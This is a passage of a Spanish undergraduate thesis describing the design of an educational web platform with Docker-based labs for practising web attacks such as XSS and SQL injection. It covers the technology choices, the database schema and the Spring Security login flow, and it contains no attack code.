UNIVERSITAT POLITÈCNICA DE VALÈNCIA

_ TELECOM ESCUELA TÉCNICA VLC SUPERIOR DE INGENIERÍA DE TELECOMUNICACIÓN

UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escuela Técnica Superior de Ingeniería de Telecomunicación

Desarrollo de una plataforma de aprendizaje de ciberseguridad

Trabajo Fin de Grado

Grado en Ingeniería de Tecnologías y Servicios de Telecomunicación

AUTOR/A: García Mármol, Enrique

Tutor/a: López Patiño, José Enrique

CURSO ACADÉMICO: 2023/2024

Resumen

Este TFG se centra en el desarrollo de una plataforma web educativa sobre ciberseguridad. La página incluirá laboratorios virtuales para aprender y practicar ataques web y sus métodos de prevención. Cada laboratorio ofrecerá un desafío de ataque cibernético de un nivel específico, el cual se deberá de resolver. Antes de entrar en el laboratorio, los usuarios verán un video introductorio y, además, después de resolverlo, verán un vídeo explicativo sobre cómo prevenir dicho ataque.

Resum

Aquest TFG se centra en el desenvolupament d'una plataforma web educativa sobre ciberseguretat. La pàgina inclourà laboratoris virtuals per a aprendre i practicar atacs web i els seus mètodes de prevenció. Cada laboratori oferirà un desafiament d'atac cibernètic d'un nivell específic, el qual s'haurà de resoldre. Abans d'entrar al laboratori, els usuaris veuran un vídeo introductori i, a més, després de resoldre'l, veuran un vídeo explicatiu sobre com prevenir aquest atac.

Abstract

This TFG focuses on the development of an educational web platform about cybersecurity. The page will include virtual laboratories for learning and practicing web attacks and their prevention methods. Each laboratory will offer a cyber attack challenge at a specific level that must be solved. Before entering the laboratory, users will see an introductory video, and after solving it, they will watch an explanatory video on how to prevent such attacks.

RESUMEN EJECUTIVO

CONCEPT (ABET)	**CONCEPTO (traducción)**	**¿Cumple? (S/N)**	**¿Dónde? (páginas)**
1. IDENTIFY:	1. IDENTIFICAR:		
1.1. Problem statement and opportunity	1.1. Planteamiento del problema y oportunidad	S	1
1.2. Constraints (standards, codes, needs, requirements & specifications)	1.2. Toma en consideración de los condicionantes (normas técnicas y regulación, necesidades, requisitos y especificaciones)	S	9
1.3. Setting of goals	1.3. Establecimiento de objetivos	S	1
2. FORMULATE:	2. FORMULAR:		
2.1. Creative solution generation (analysis)	2.1. Generación de soluciones creativas (análisis)	S	2
2.2. Evaluation of multiple solutions and decisionmaking (synthesis)	2.2. Evaluación de múltiples soluciones y toma de decisiones (síntesis)	S	1
3. SOLVE:	3. RESOLVER:		
3.1. Fulfilment of goals	3.1. Evaluación del cumplimiento de objetivos	S	42
3.2. Overall impact and significance (contributions and practical recommendations)	3.2. Evaluación del impacto global y alcance (contribuciones y recomendaciones prácticas)	S	55

Índice

Índice Figuras

Capítulo 1. Introducción

1.1 Situación actual

En los últimos años, los ciberataques han experimentado un aumento significativo. Con el avance de la tecnología y la digitalización de múltiples aspectos de nuestras vidas, desde las finanzas hasta la salud y la educación, la superficie de ataque para los ciberdelincuentes se ha expandido considerablemente. Este contexto no solo implica una mayor digitalización, sino también una rápida evolución tecnológica. Los sistemas y tecnologías que no se actualizan constantemente se vuelven obsoletos, lo que los hace más vulnerables a los ciberataques. Cada nueva tecnología y cada nuevo sistema digital introduce potenciales vulnerabilidades que pueden ser explotadas. Este panorama ha creado una necesidad urgente de profesionales en ciberseguridad capaces de proteger estos sistemas y mitigar los riesgos asociados.

1.2 Problema identificado

Existen diversas plataformas, como Hack The Box y TryHackMe, donde se puede aprender sobre hacking. Sin embargo, estas páginas suelen presentar desafíos complejos que requieren una base sólida en hacking antes de poder abordarlos. Esto puede dar la impresión de que la ciberseguridad es un campo inaccesible y extremadamente complejo, cuando en realidad, simplemente es un campo en el que hay que comprender las bases y una vez comprendidas ir avanzando paso a paso.

Además, muchas plataformas solo ofrecen teoría, dificultando la aplicación práctica de los conocimientos adquiridos. Encontrar un recurso que combine teoría y práctica, y que cubra varios niveles, es un desafío.

1.3 Objetivo del Proyecto

Este proyecto nace con la finalidad de llenar ese vacío. La plataforma propuesta está diseñada para enseñar a los usuarios sobre ataques cibernéticos de manera comprensible y práctica. A través de vídeos explicativos, los usuarios podrán entender cómo se lleva a cabo un ciberataque y luego practicar estos ataques en un entorno controlado. Además, la plataforma también enseñará cómo realizar y prevenir estos ataques, proporcionando el conocimiento para no solo ejecutar el ataque, sino para saber evitarlo. Y el objetivo del proyecto no es únicamente crear una web en la que usuarios puedan acceder, un objetivo principal es poder implementar esta herramienta en asignaturas como la de Seguridad, pudiendo facilitar el aprendizaje de los estudiantes a través de esta web.

1.4 Objetivos de desarrollo sostenible

El proyecto que se presenta en esta memoria tiene una cierta vinculación con varios de los Objetivos de Desarrollo Sostenible (ODS). En particular, este trabajo contribuye a tres objetivos:

- **Educación de calidad.** La aplicación web desarrollada ofrece a los estudiantes una plataforma segura y controlada para aprender y practicar ciberseguridad, un área de conocimiento crítica en la actualidad. Al proporcionar laboratorios personalizados para la práctica de ataques cibernéticos, el proyecto promueve un aprendizaje activo y práctico, lo que mejora la calidad de la educación en ciberseguridad y dota a los estudiantes de habilidades técnicas relevantes para su futuro profesional.

- Además, este proyecto también se alinea con el ODS del **trabajo decente y crecimiento económico**, ya que fomenta el desarrollo de competencias que son altamente demandadas en el mercado laboral. En un contexto donde la ciberseguridad es una preocupación creciente para empresas y gobiernos, formar a profesionales competentes en este ámbito contribuye a la creación de empleos de calidad y al fortalecimiento del crecimiento económico basado en el conocimiento.

- Por último, el proyecto contribuye indirectamente al ODS: **Reducción de las desigualdades**, al proporcionar acceso a una herramienta educativa avanzada a estudiantes de diferentes orígenes y recursos, permitiendo que más personas puedan adquirir conocimientos especializados en ciberseguridad, independientemente de su situación socioeconómica. Esto promueve una mayor inclusión y equidad en el acceso a oportunidades educativas de alta calidad.

1.5 Beneficios y Público Objetivo

Inicialmente, esta plataforma está orientada a personas que están comenzando en el mundo del hacking, o para estudiantes de universidad. Sin embargo, se pueden incluir ataques de múltiples niveles, ya que permite añadir ataque más complejos. De esta manera, el proyecto no solo facilita el aprendizaje a principiantes, sino que también podría ofrecer desafíos a usuarios más avanzados.

Este proyecto tiene el potencial de convertirse en una herramienta esencial para la formación en ciberseguridad, combinando teoría y práctica de manera accesible y efectiva, permitiendo la adición continua de más ataques de múltiples niveles. Al proporcionar un entorno controlado para la ejecución de ataques y enseñando cómo prevenirlos, se contribuye a la creación de una nueva generación de profesionales capacitados para enfrentar los desafíos de la ciberseguridad actual.

Capítulo 2. Tecnologías utilizadas

2.1 Java

Java es un lenguaje de programación, orientado a objetos y basado en clases, diseñado para tener el menor número de dependencias de implementación posibles. Esto permite que las aplicaciones desarrolladas en Java sean altamente portables, ejecutándose en cualquier dispositivo que tenga una Máquina Virtual de Java (JVM). Una de las principales ventajas de Java es su robusta seguridad, que incluye gestión automática de memoria y detección de errores en tiempo de compilación, lo que ayuda a desarrollar aplicaciones web seguras y confiables.

2.1.1 Por qué Java

1. **Portabilidad:** Java permite crear programas que funcionan en cualquier sistema operativo gracias a su máquina virtual.

2. **Escalabilidad**: Java es adecuado para proyectos complejos, incluyendo aplicaciones web, de escritorio y móviles. Es muy bueno para proyectos complejos debido a la facilidad de utilizar patrones de diseño. Cuando se quiere aprender de patrones de diseño, Java es el lenguaje más utilizado, ya que permite un código limpio y escalable que cumple los principios SOLID. (1)

3 **Amplia adopción:** Utilizado en aplicaciones de escritorio, financieras, móviles, científicas y más, Java tiene una adopción extensa. Esto siginfica que tiene una comunidad muy grande, que ofrece soporte y una vasta colección de librerías.

4. **Seguridad**: Java tiene una arquitectura y herramientas de seguridad integradas que protegen las aplicaciones desarrolladas. Por ejemplo, el modelo de seguridad de Java garantiza que el código malicioso no pueda ejecutarse ni acceder a recursos sensibles mediante la verificación del bytecode, el aislamiento de clases y la aplicación de políticas de seguridad en tiempo de ejecución, proporcionando así un entorno seguro para la ejecución de aplicaciones

2.2 Spring Boot

Spring Boot es framework basado en Java que facilita el desarrollo de aplicaciones autónomas. Se construye sobre el proyecto Spring Framework, ofreciendo un conjunto de herramientas y características que permiten a los desarrolladores crear y desplegar aplicaciones escalables.

2.2.1 Por qué Spring Boot

Configuración mínima:

Spring Boot reduce la cantidad de configuración manual necesaria para poner en marcha una aplicación Spring, utilizando convenciones predefinidas y autoconfiguración. Esto permite a los desarrolladores centrarse más en la lógica de negocio y menos en la infraestructura.

1. Inicio rápido: Con Spring Boot, es posible crear aplicaciones autónomas que se ejecutan con un simple comando. La inclusión de un servidor web embebido, como Tomcat o Jetty, permite ejecutar aplicaciones sin necesidad de desplegarlas en un contenedor de aplicaciones separado.

2. Extensa integración: Spring Boot proporciona integración simplificada con otros proyectos del ecosistema Spring, como Spring Data, Spring Security y Spring Batch, facilitando la incorporación de estas tecnologías en las aplicaciones.

3. Escalabilidad: Spring Boot es adecuado para aplicaciones que se puedan agrandar, gracias a su capacidad para escalar horizontal y verticalmente. La arquitectura modular de Spring Boot permite añadir y configurar solo los componentes necesarios, optimizando así el rendimiento y la utilización de recursos.

De hecho Spring boot es uno de los framework más utilizados en grandes aplicaciones, como por ejemplo en bancos (2)

4. Documentación y comunidad: Al igual que Java, Spring Boot cuenta con una extensa comunidad de desarrolladores y una excelente documentación, lo que facilita el aprendizaje y la resolución de problemas. La amplia adopción de Spring Boot significa que hay una gran cantidad de recursos, tutoriales y ejemplos disponibles en línea.

5. Seguridad: Spring Boot incluye características de seguridad integradas que facilitan la protección de las aplicaciones. Utilizando Spring Security, que más adelante se mostrará su configuración, es posible implementar autenticación y autorización de manera sencilla, protegiendo aplicaciones contra amenazas comunes y garantizando la integridad de los datos.

2.3 ThymeLeaf

ThymeLeaf es un motor de plantillas para Java que facilita la creación de interfaces de usuario en aplicaciones web. Es ampliamente utilizado en el desarrollo web debido a su simplicidad y capacidad para integrarse con el ecosistema de Spring.

Permite crear vistas dinámicas, utilizando plantillas HTML enriquecidas con atributos específicos.

2.3.1 Por qué ThymeLeaf

1. Plantillas Naturales: ThymeLeaf permite crear plantillas HTML legibles y editables directamente, es decir, se adapta a html haciendo que el archivo html no tenga grandes cambios.

2. Integración con Spring: Se integra perfectamente con Spring MVC, lo que permite una configuración sencilla y un desarrollo rápido de aplicaciones web.

3. Seguridad: Ofrece protección contra inyecciones de código y se integra con Spring Security para una gestión robusta de autenticación y autorización. Debido a esta integración con Spring Security se hace muy fácil conectar estas tecnologías de manera simple y segura

2.4 Docker

Docker es un software de código abierto utilizado para desplegar aplicaciones dentro de contenedores virtuales. La contenerización permite que varias aplicaciones funcionen en diferentes entornos complejos. (3)De esta manera **cada laboratorio estará contenido en un contenedor de docker**

2.4.1 Por qué Docker

1. Portabilidad: Docker garantiza que las aplicaciones funcionen de la misma manera en cualquier entorno, eliminando problemas de configuración y dependencias, de esta manera se "dockericerá" los laboratorios, y no tendrán problemas de dependencias ni configuración cuando un usuario acceda a él.

2. Eficiencia: Los contenedores de Docker son ligeros y se inician rápidamente, lo que permite crear y eliminar los contenedores rápidamente, dando la sensación al usuario de que ese laboratorio ya estaba preparado, cuando en realidad se ha creado de manera dinámica.

3. Aislamiento: Docker proporciona un entorno aislado para cada aplicación, asegurando que no haya conflictos entre diferentes aplicaciones. De manera que cada laboratorio tendrá su network y se comunicará simplemente con los contenedores de su network

4. Escalabilidad: Facilita la escalabilidad horizontal de la aplicación, al permitir la creación y gestión de múltiples instancias de laboratorios de manera sencilla.

2.5 noVNC

noVNC es una implementación basada en web del protocolo VNC (Virtual Network Computing) que permite acceder de manera remota a escritorios gráficos a través de un navegador web, sin necesidad de plugins o clientes adicionales.

2.5.1 Por qué noVNC

1. Accesibilidad Web: Permite el acceso a escritorios remotos directamente desde el navegador, eliminando la necesidad de instalar software adicional en el cliente. Gracias a esto los usuarios podrán conectarse a los laboratorios desde su navegador sin necesidad de tener ningún software.

2. Compatibilidad: Funciona en cualquier navegador moderno que soporte HTML5, lo que lo hace altamente compatible y accesible desde múltiples dispositivos y sistemas operativos.

3. Ligero y Rápido: noVNC es eficiente en términos de rendimiento, proporciona una experiencia muy positiva .

Hay otros softwares como Apache Guacamole, pero la configuración es más compleja, con noVNC esta configuración es muy sencilla

2.6 MySQL

MySQL es un sistema de gestión de bases de datos relacional de código abierto, ampliamente utilizado en aplicaciones web para almacenar y gestionar datos.

2.6.1 Por qué MySQL

1. Rendimiento: MySQL es conocido por su alto rendimiento y rapidez en la gestión de grandes volúmenes de datos.

2. Fiabilidad: Ofrece características avanzadas de seguridad y recuperación, asegurando la integridad y disponibilidad de los datos.

3. Facilidad de Uso: Es fácil de instalar, configurar y utilizar.

4. Escalabilidad: Soporta aplicaciones de cualquier tamaño, podría soportar la aplicación con pocos registros o con un número muy alto de datos.

5. Comunidad y Soporte: Cuenta con una extensa comunidad de usuarios y desarrolladores, ofreciendo abundante documentación, tutoriales y soporte.

MySQL es una opción sólida y confiable para la gestión de bases de datos en aplicaciones web con Spring Boot.

Capítulo 3. Desarrollo

3.1 Estructura del proyecto

3.1.1 Estructura general laboratorios:

En este proyecto se emplean diversas tecnologías, por lo que resulta conveniente presentar un esquema general antes de proceder a la explicación detallada de las mismas, las cuales soportarán los contenedores.




Figura 1. Esquema con estructura de los laboratorios

- **Spring boot App:** La aplicación principal se comunica con la base de datos. Además, por una parte se comunica con **Docker Desktop**, creando el laboratorio correspondiente cuando un usuario quiere comenzar un laboratorio nuevo. Y por otra parte, al crear un laboratorio, el usuario puede acceder a este a través de un servicio **NOVNC**
- **Docker Desktop:** En Docker Desktop es donde se crearán los **networks** de cada usuario con su ataque, en el que dentro de cada network estará el **contenedor** Docker con el laboratorio, y si es necesario un contenedor mysql
- **Docker images:** Las imágenes son utilizadas para poder crear los contenedores del laboratorio, con ellas se crea el laboratorio completo, con la aplicación correspondiente, el entorno, las dependencias …
- **noVNC:** Los servicios noVNC se utilizarán para poder conectarse a los laboratorios, consiguiendo que el laboratorio se muestre en un navegador web
- **Mysql:** La base de datos con la que se obtiene toda la información de la aplicación y de los usuarios

3.1.2 Esquema base de datos:




Figura 2. Esquema base de datos Mysql

La base de datos contendrá las siguientes tablas:

- **User:** Contiene la información esencial del usuario.
- User_type: Define los privilegios del usuario según su tipo.
- Password_reset_token: Almacena el token para la recuperación de la contraseña.
- User_profile: Información detallada del perfil del usuario.
- Country: Registro del país del usuario.
- **Attack:** Almacena la información sobre los ataques específicos que se ejecutarán en cada laboratorio.
- Type_attack: Categoriza los tipos de ataques, como "XSS", "SQLI", "CSRF", entre otros.
- **Video:** Contiene los videos de los laboratorios, que pueden ser introductorios ("PRE") o de solución ("SOLUTION"), según su tipo definido por un ENUM.
- User_video y User_attack: Tablas intermedias many-to-many que enlazan distintas tablas y añaden información adicional.
- **Container_info:** Almacena información sobre los contenedores que alojan los laboratorios, incluyendo los puertos del contenedor y del noVNC.

3.1.3 Esquema aplicación Spring boot:

Como se ha explicado en el punto 2 donde se muestran las tecnologías utilizadas, el framework utilizado en la aplicación es Spring boot:




Figura 3. Estructura carpetas aplicación Spring boot

Esta estructura está basada en el patrón MVC(Modelo-Vista-Controlador), un patrón de arquitectura utilizado hoy en día para seguir buenas prácticas a la hora de organizar el proyecto

- **Docker:** Contiene información sobre los contenedores de Docker, como los SQLINITS que se utilizan para crear las bases de datos que irán en los contenedores mysql de los laboratorios
- Photos: Imágenes del perfil de los usuarios
- **Src**: Aquí se almacenará todo el código del frontend y del backend:

  En "config" habrán distintos archivos de configuración, como la conexión al Docker, tareas que se ejecutan periódicamente, handlers para cuando un usuario se autentica y la configuración para enviar emails(para recuperar la contraseña), entre otros

  En "Controller" estarán todos los controladores. Los controladores es donde se manejan las solicitudes http, es decir, donde se reciben y se devuelve la respuesta conveniente

  En "Entity" se guardan las clases que van a estar mapeada a la base de datos. De manera que cada entity estará mapeada con una tabla de la base de datos

  "Exception" es un directorio para manejar las excepciones de manera personalizada para un mejor orden

  "Repository" es el que realizará las consultas a la base de datos directamente

  En "Service" se almacenará toda la lógica de negocio, el "Controller" se comunicará con el service para poder obtener la información adecuada, y el service sacará esta información adecuada obteniéndola del "Repository"

  "Util" es una carpeta para utilidades como por ejemplo subir archivos.

  Resources: Aquí se encuentran distintos recursos que la aplicación necesita durante su ejecución:

  "static": contiene código css, fuentes, imágenes que utiliza la web …

  "templates": se encuentran todas las vistas de la web, en código html con thymeleaf ,incluso se hace uso de javascript para ciertas funcionalidades

  "application.properties": Los ficheros de propiedades disponen de una pareja clave valor por linea en la cual se definen las diferentes propiedades (4). De esta manera no se incluye en el código la conexión y credenciales con la base de datos, además se almacenan pares clave valor que accesibles desde cualquier parte del código

"db" es una carpeta que tiene la estructura de la base de datos, que aunque no se usa en tiempo de ejecución, muestra el esquema de la base de datos
- En el directorio "videos" se almacenarán los videos para cada uno de los laboratorios

3.2 Creación y gestión de los laboratorios:

Se utilizarán contenedores en Docker para crear y gestionar los laboratorios.

3.2.1 Dockerfile:

Para poder crear un contenedor Docker, que contenga el laboratorio donde el usuario realizará el ataque es necesario crear un DockerFile.

Un dockerfile es un archivo de texto simple en el que se escriben una serie de instrucciones que Docker seguirá para crear una imagen de Docker. Con esta imagen , se generarán los laboratorios.

3.2.1.1 Ejemplo Dockerfile:

A continuación, se explica un Dockerfile de ejemplo:

Un Dockerfile podría ejecutar las siguientes instrucciones:
- 1. Utilizar un SO: Utilizar una imagen base para proporcionar un sistema operativo Ubuntu
- 2. Instalación JDK: Indicar la instalación del JDK de Java en el sistema operativo Ubuntu, además de múltiples dependencias necesarias para el correcto funcionamiento del laboratorio.
- 3. Instalar VNC : Instalar VNC para permitir conexiones remotas
- 4. Pasar la app al contenedor : Copiar la aplicación web en la que el usuario deberá realizar el ataque cibernético
- 5. Exponer noVNC: Exponer el puerto 5901 para que se pueda acceder al servicio noVNC del contenedor a través de este puerto
- 6. Inicializaciones y configuraciones: Inicializar la aplicación web, y realizar las configuraciones necesarias

El Dockerfile de ejmplo se encuentra en el **Apéndice A.1**

3.2.2 Imagen de docker:

Una vez finalizado el archivo Dockerfile, se debarerá de convertir en una imagen.

A partir de esta imagen creada gracias al Dockerfile se pueden instanciar tantos contenedores como se necesiten, y todos serán exactamente iguales, ya que estarán basados en la misma imagen

3.2.2.1 Comandos para la creación de imagenes:

Para utilizar las funcionalidades de Docker, es necesario contar con la aplicación Docker Desktop. Una vez instalada, se debe abrir la terminal y ubicarse en el directorio que contiene el Dockerfile para proceder a construir la imagen necesaria para el proyecto.

Tras ejecutar el comando correspondiente, se creará exitosamente una imagen de Docker, que se utilizará para desarrollar un entorno seguro donde se ejecutarán los laboratorios de ataque XSS. A continuación, se procederá a la creación de estos laboratorios basados en la imagen generada.

3.2.3 Laboratorios de docker:

Con la imagen del ataque preparada, el siguiente paso será crear los laboratorios, el cómo se crean estos laboratorios de manera dinámica en la aplicación se verá más adelante

3.2.3.1 Network de los contenedores:

Antes de crear contenedores, es necesario comprender que cada usuario al querer un laboratorio particular, debe de tener una network dedicada. Esta network será de uso exclusivo para un usuario y ataque en específico, separando así los contenedores por usuario y ataque.

Por ejemplo si un usuario quiere un laboratorio basado en la imagen **xss1-lab** entonces se le creará un network que contendrá un contenedor creado a partir de dicha imagen, y si es necesario, se crearán otros contenedores en la misma network, como un contenedor con una base de datos. De esta manera, solo el contenedor del laboratorio de ese usuario podrá comunicarse con el contenedor que tiene la base de datos.

El network no se creará manualmente con un comando, si no que se generará dinámicamente cada vez que un usuario quiera acceder a un laboratorio. Más adelante, se verá cómo se le crea y proporciona un laboratorio a un usuario.

3.3 Flujos de interacción del usuario

3.3.1 Proceso Autenticación del usuario con Spring Security

En este proyecto para abordar la autenticación se ha utilizado Spring security.

Spring Security es un framework de autenticación y control de acceso potente y altamente personalizable. Es el estándar de facto para asegurar aplicaciones basadas en Spring. (5)

Es la mejor opción ya que se integra al ecosistema de Spring.

La estructura para autenticar y mantener a los usuarios autenticados sería la siguiente:




Figura 4. Usuario se autentica en la web

Un usuario cualquiera nada más acceda a una de las urls declaradas en el WebSecurityConfig.java entonces deberá introducir sus credenciales, al introducirlas pasará por ciertos filtros de seguridad, el filtro **userNamePasswordAuthenticationFIlter** se encargará de autenticar al usuario.




Figura 5. Autenticator Manager comprueba credenciales

Se utilizará un ejemplo en el que el usuario ha introducido usuario y contraseña(Aunque la aplicación también permite loguearse con Oauth2 a través de github). Estas credenciales se pasarán al **Authentication Manager** que enviará estas credenciales a todos los providers configurados en la aplicación, el único válido para este ejemplo es el de **Dao Authentication Provider** que pedirá la contraseña al **UserDetailsService,** el UserDetailsService le dará en base al usuario recibido un objeto con las credenciales, roles … de ese usuario

Aquí el Dao Authentication Provider comprobará que la constraseña de la base de datos coincide con la recibida por el usuario.

